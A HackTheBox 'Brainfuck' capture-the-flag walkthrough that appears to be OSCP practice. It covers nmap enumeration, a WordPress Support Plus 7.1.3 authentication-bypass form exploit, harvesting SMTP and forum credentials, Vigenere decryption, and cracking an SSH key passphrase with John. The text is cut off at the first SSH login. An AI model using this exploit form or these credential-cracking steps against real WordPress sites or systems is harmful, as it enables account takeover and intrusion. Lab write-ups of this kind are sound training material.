

---

# HackTheBox – Brainfuck

PATH TO OSCP


–Filiplain

2021-06-17

# Contents

<b>1</b>	<b>HackTheBox Brainfuck</b>	<b>1</b>
1.1	Objectives . . . . .	1
1.2	Service Enumeration . . . . .	2
1.3	Enumerating the Wordpress website . . . . .	3
1.4	Finding SMTP credentials . . . . .	5
1.5	Enumerating Email server . . . . .	5
1.6	Decrypting The Chat . . . . .	8
1.7	Cracking SSH key . . . . .	11
1.8	Getting User.txt . . . . .	12
1.9	Getting Root.txt . . . . .	12
1.10	Decrypting RSA Wiener . . . . .	13

# 1 HackTheBox Brainfuck



## 1.1 Objectives

### We will need to:

- Exploit an old vulnerability in a wordpress plugin that will let us log in as the administrator of the wordpress site
- Find SMTP credentials to get more credentials in an email
- Find SSH keys -Reverse engineer code to get the Root Flag

## 1.2 Service Enumeration

We start by running an all-ports basic nmap scan: -p-

**IP address** 10.10.10.17

**Ports open** 22, 25, 110, 143, 443

Then we run the nmap with the -sV and -sC flags and the open ports, so we can get information about the services running on the target machine:


```
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux;
→ protocol 2.0)
| ssh-hostkey:
|   2048 94:d0:b3:34:e9:a5:37:c5:ac:b9:80:df:2a:54:a5:f0 (RSA)
|   256 6b:d5:dc:15:3a:66:7a:f4:19:91:5d:73:85:b2:4c:b2 (ECDSA)
|_  256 23:f5:a3:33:33:9d:76:d5:f2:ea:69:71:e3:4e:8e:02 (ED25519)
25/tcp    open  smtp      Postfix smtpd
|_smtp-commands: brainfuck, PIPELINING, SIZE 10240000, VRFY, ETRN,
→ STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
110/tcp   open  pop3      Dovecot pop3d
|_pop3-capabilities: SASL(PLAIN) USER UIDL PIPELINING RESP-CODES TOP
→ CAPA AUTH-RESP-CODE
143/tcp   open  imap      Dovecot imapd
|_imap-capabilities: OK SASL-IR more have LITERAL+ post-login
→ IMAP4rev1 IDLE ID Pre-login listed ENABLE AUTH=PLAINA0001
→ capabilities LOGIN-REFERRALS
443/tcp   open  ssl/http  nginx 1.10.0 (Ubuntu)
|_http-server-header: nginx/1.10.0 (Ubuntu)
|_http-title: 400 The plain HTTP request was sent to HTTPS port
| ssl-cert: Subject:
→ commonName=brainfuck.htb/organizationName=Brainfuck
→ Ltd./stateOrProvinceName=Attica/countryName=GR
| Subject Alternative Name: DNS:www.brainfuck.htb,
→ DNS:sup3rs3cr3t.brainfuck.htb
```

## 1.3 Enumerating the Wordpress website

The Nmap scan gives us some DNS names that we can add to our “/etc/host” so we can access the page and the vhosts.

[DNS:www.brainfuck.htb, DNS:sup3rs3cr3t.brainfuck.htb]


With some basic enumeration we can find the “admin” user just by looking into the main page, we also get an email address “orestis@brainfuck.htb” and some information about SMTP integration into the wordpress.



Looking into the website source code, we see a plugin “wp support plus responsive ticket-system”.

```
<link rel='stylesheet' id='jquery-ui-css-css' href='https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/asset/css/jquery-ui.min.css?ver=4.7.3' type='text/css' m
<link rel='stylesheet' id='jquery-ui-structure-css-css' href='https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/asset/css/jquery-ui.structure.min.css?ver=4.7.3' type=
<link rel='stylesheet' id='jquery-ui-theme-css-css' href='https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/asset/css/jquery-ui.theme.min.css?ver=4.7.3' type=
<link rel='stylesheet' id='wpce_bootstrap-css' href='https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/asset/js/bootstrap/css/bootstrap.css?version=7.1.3&#038
<link rel='stylesheet' id='wpce_display_ticket-css' href='https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/asset/css/display_ticket.css?version=7.1.3&#038;ve
<link rel='stylesheet' id='wpce_public-css' href='https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/asset/css/public.css?version=7.1.3&#038;ver=4.7.3' type='ti
```

Navigating through this plugin directories we find a “readme.txt” where we get the version “7.1.3”,



=== WP Support Plus Responsive Ticket System ===

Contributors: pradeepmakone07

License: GPL v3

Tags: ticket,support,helpdesk,crm,responsive,chat,skype,email

↔ pipe,contact,faq,woocommerce

Requires at least: 4.0

Tested up to: 4.7

Stable tag: 7.1.3

## Exploiting the Wordpress plugin

Searchsploit gives us two exploits for this version of the plugin:


7.1.3 - Privilege Escalati | php/webapps/41006.txt

7.1.3 - SQL Injection | php/webapps/40939.txt

The first exploit works by making a form post to the “/wp-admin/admin-ajax.php” of the Wordpress. We’ll need to add the target website address, the “admin” user that we got from the main page and the “orestis@brainfuck.htb” email.

```
<form method="post"
→  action="https://brainfuck.htb/wp-admin/admin-ajax.php">
    Username: <input type="text" name="username" value="admin">
    <input type="hidden" name="email"
→  value="orestis@brainfuck.htb">
    <input type="hidden" name="action"
→  value="loginGuestFacebook">
    <input type="submit" value="Login">
</form>
```

We now proceed to host this html code and access it in “localhost”,



← → ↻ ⓘ localhost/ex.html

Username:

When we click “submit” we’ll be redirected to the “/wp-admin/admin-ajax.php” of the target page, and now we just need to go to the main page and we are “admin”.

## 1.4 Finding SMTP credentials

Once we are logged in as “admin”, we can go to “/wp-admin/” and see what we can find. We don’t have permissions to change themes so we cannot inject code in the website, looking inside the “Plugins” we see “Easy WP SMTP” as a plugin, so we go to its settings.


**SMTP Port**   
*The port to your mail server*

**SMTP Authentication** ☐ No ☒ Yes  
*This options should always be checked 'Yes'*

**SMTP username**   
*The username to login to your mail server*

**SMTP Password**   
*The password to login to your mail server*

Here we have a password field that can be easily shown just by inspecting the code,



## 1.5 Enumerating Email server

Now that we have creds for email, we can enumerate even more. I’ll start enumerating pop3 wich uses port 110. Here a link where explains how to access emails with telnet:

<https://mediatemple.net/community/products/dv/204404584/sending-or-viewing-emails-using-telnet>

I don’t have telnet installed but netcat works too.

```
(filiplain@fsociety)-[~/oscp/htb/brainfuck]
nc brainfuck.htb 110

user orestis
+OK
pass kHGuERB29DNiNE
+OK Logged in.

list
+OK 2 messages:
1 977
2 514
.
```

Listing the emails with “list” we get two emails where the second one gives us new creds.


```
retr 2
+OK 514 octets

Return-Path: <root@brainfuck.htb>
X-Original-To: orestis
Delivered-To: orestis@brainfuck.htb
Received: by brainfuck (Postfix, from userid 0)
To: orestis@brainfuck.htb
Subject: Forum Access Details
Message-Id: <20170429101206.4227420AEB@brainfuck>
Date: Sat, 29 Apr 2017 13:12:06 +0300 (EEST)
From: root@brainfuck.htb (root)


Hi there, your credentials for our "secret" forum are below :)
username: orestis
password: kIEnnfEKJ#9Umd0
```

The credentials that we now have, are for a “secret” forum as the email says, so we can assume that we have to log in using the “sup3rs3cr3t” vhost that we got from the nmap. |sup3rs3cr3t.brainfuck.htb|






Now that we are inside, we see a “General” channel that has a “secret” discussion with two threads, “SSH Access” and “Key”. Inside the “SSH Access” we see they talk about providing the keys in an encrypted thread.



Going to the next thread “Key” we find an encrypted chat.




That looks like a substitution cipher, and we can confirm that comparing the “Orestis - Hacking for fun and profit” from the unencrypted chat with the “Pieagnm - Jkoijeg nbw zwx mle grwsnn”, both look similar and have the same length, we can try using a Vigenere.

## 1.6 Decrypting The Chat

A good tool for these kind of things is cyberchef: <https://gchq.github.io/CyberChef/>


We can get the key to decrypt the chat by knowing a plaintext part and we previously saw that “Pieagnm - Jkoijeg nbw zwx mle grwsnn” and “Orestis - Hacking for fun and profit” look similar, so we can use parts of both to get the key as shown below:



We get “Ckmybrainfuckmybrainfu”, so we can assume the key is going to be “fuckmybrain” and now we can decrypt the chat to get SSH keys.

The important part in the encrypted chat is what clearly looks like an url:

“mnvze://10.10.10.17/8zb5ra10m915218697q1h658wfoq0zc8/frmfycu/sp\_ptr”.



Using “fuckmybrain” as the key we get:

“https://10.10.10.17/8ba5aa10e915218697d1c658cdee0bb8/orestis/id\_rsa”

**Encrypted SSH key:**

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6904FEF19397786F75BE2D7762AE7382

mneag/YCY8AB+0LdrgtyKqnrdrTHwmpWGTNW9pfhHsNz8CfGdAxgchUaHeoTj/rh/
B2nS4+9CYBK8IR3Vt5Fo7PoWBCjAAwWYlx+cK0w1DXqa3A+BLlsSI0Kws9jea6Gi
W1ma/V7WoJJ+V4JNI7ufThQy0EU076PLYNRM9UEF8MANQmJK37Md9Ezu53wJpUqZ
7dKcg6AM/o9Vh0lpiX7SINT9dRKAkevOjopRbyEFMliP01H7ZlahWPdRRmfCXSmQ
zxH9I2lGIQTtRRA3rFktLpNedNPuZQCSswUec7eVVt2mc2Zv9PM9lCTJuRSzzVum
oz3XEnhaGmP1jmMoVBWiD+2RrnL6wnz9kssV+tgCV0mD97WS+1ydWEPeCph06Mem
dLR2L1uvBGJev8i9hP3thp1owvM8HgidyfMC2v0BvXbcAA3bDKvR4jsz2obf5AF+
Fvt6pmMuix8hbipP112Us54yTv/hyC+M5g1hWUuj5y4xovgr0LLfI2pGe+Fv5lXT
mcznc1ZqDY5lrImWzTvsW7h7rm9LKgEiHn9gGgqi0lRKn5FUL+DlfaAMHWiYUKYs
LSMVvDI6w88gZb102KD2k4NV0P6OdXICJAMEa1mS0k/LS/mL04e0N3wEX+NtgVbq
ul9guSlobasIX5DkAcY+ER3j+/YefpyEnYs+/tftT1oM+BR3TVSlJc0rvNmrIy59
krKVtulxAejVQzxImWOUDYC947TXu9BAsh0MLoKtpIRL3Hcbu+vi9L5nn5Lkh0/V
gdMy0yATor7Amu2xb930055XKkB1liw2rlWg6sBpXM1WUgoMQW50Keo600jzeGfA
VwmM72XbaugmhKW25q/46/yL4VMKuDyHL5Hc+Ov5v3bQ908p+Urf04dpvj9SjBzn
schqozogcC1UfJcCm6cl+967GFBA3rD5YDp3x2xyIV9SQdwGvH0Zicp0dKKkMVZt
UX8hTqv1R0R4Ck8G1zM6Wc4QqH6DUqGi3tr7nYwy7wx1JJ6WRhpyWdL+su8f96Kn
F7gwZLtVP87d8R3uAERZnxFO9Mu0ZU2+PEndXdSCSMv3qX9FvPYY30PKbsxiAy+M
wZezLNip80XmcVJwGUysdn+iB/UPMddX12J30YUbtw/R34TQiRFUhwLTFrm0aLab
Iql5L+0JEbeZ9056DaXFqP3gXhMx8xBKUQax2exoTreoxCI57axBQBqThEg/HTCy
IQPmHW36mxtc+ILMDExdLHWD7mnNuIdShiAR6bXYYSM3E725fzLE1MFu45VKhDiF
mxy9EVQ+v49kg4yFwUNPPbsOppKc7gJWpS1Y/i+rDKg8ZNV3TIb5TAqIqQRgZqpP
CvfPRpmLURQnvly89XX97JGJRSGJhbACqUMZnfWfpxZ8aPsVwsoXRyuub43a7GtF
9DiyCbhGuF2zYcmKjR5E00T7HsgqQIcA0MIW55q2FJpqH1+PU8eIfFzkhUY0qoGS
EBFkZuCPyujY0TyvQZewyd+ax73H0I7ZHoy8CxDkjSbIXyALyAa7Ip3agdtOPnmi
6hD+jxvbpXfg8igdtZlh9PsfIgknZK8RqnPymAPCyvRm8c7vZFH4SwQgD5FXTwGQ
-----END RSA PRIVATE KEY-----
```

But if we try to use it with the user “orestis” we’ll need to provide a password,

```
(filiplain@fsociety)~[~/oscp/htb/brainfuck]
$ chmod 600 id_rsa

(filiplain@fsociety)~[~/oscp/htb/brainfuck]
$ ssh -i id_rsa orestis@brainfuck.htb
The authenticity of host 'brainfuck.htb (10.10.10.17)' can't be established.
ECDSA key fingerprint is SHA256:S+b+YyJ/+y9IOr9GVEuonPnvVx4z7xUveQhJknzvBjg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'brainfuck.htb,10.10.10.17' (ECDSA) to the list of known hosts.
Enter passphrase for key 'id_rsa':
orestis@brainfuck.htb: Permission denied (publickey).
```

## 1.7 Cracking SSH key

What we can do in this case is to brute force the key with John and Rockyou.txt to get the password, but first we have to convert the key to a format that John can crack. Let's find an ssh2john type of converter:

```
sudo find / -name "*ssh*2john*" 2>/dev/null
```

```
↪ 1
```

```
/usr/share/john/ssh2john.py
```

We can use “/usr/share/john/ssh2john.py” as shown below:

```
/usr/share/john/ssh2john.py ./id_rsa > id.txt
```

### Cracking with John:

```
john id.txt -w=/usr/share/wordlists/rockyou.txt
```

finding a possible candidate.

Press 'q' or Ctrl-C to abort, almost any other key **for** status

```
3poulakia!      (./id_rsa)
```

Warning: Only 2 candidates left, minimum 8 needed **for** performance.

```
1g 0:00:00:11 DONE (2021-06-18 19:33) 0.08944g/s 1282Kp/s 1282Kc/s
```

```
↪ 1282KC/sa6_123..*7iVamos!
```

Session completed

## 1.8 Getting User.txt

With the password we got from John, let's SSH into the box as "orestis":

```
(filiplain@fsociety)-[~/oscp/htb/brainfuck]
$ ssh -i id_rsa orestis@brainfuck.htb
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-75-generic x86_64)

 * Documentation:  https://help.ubuntu.com
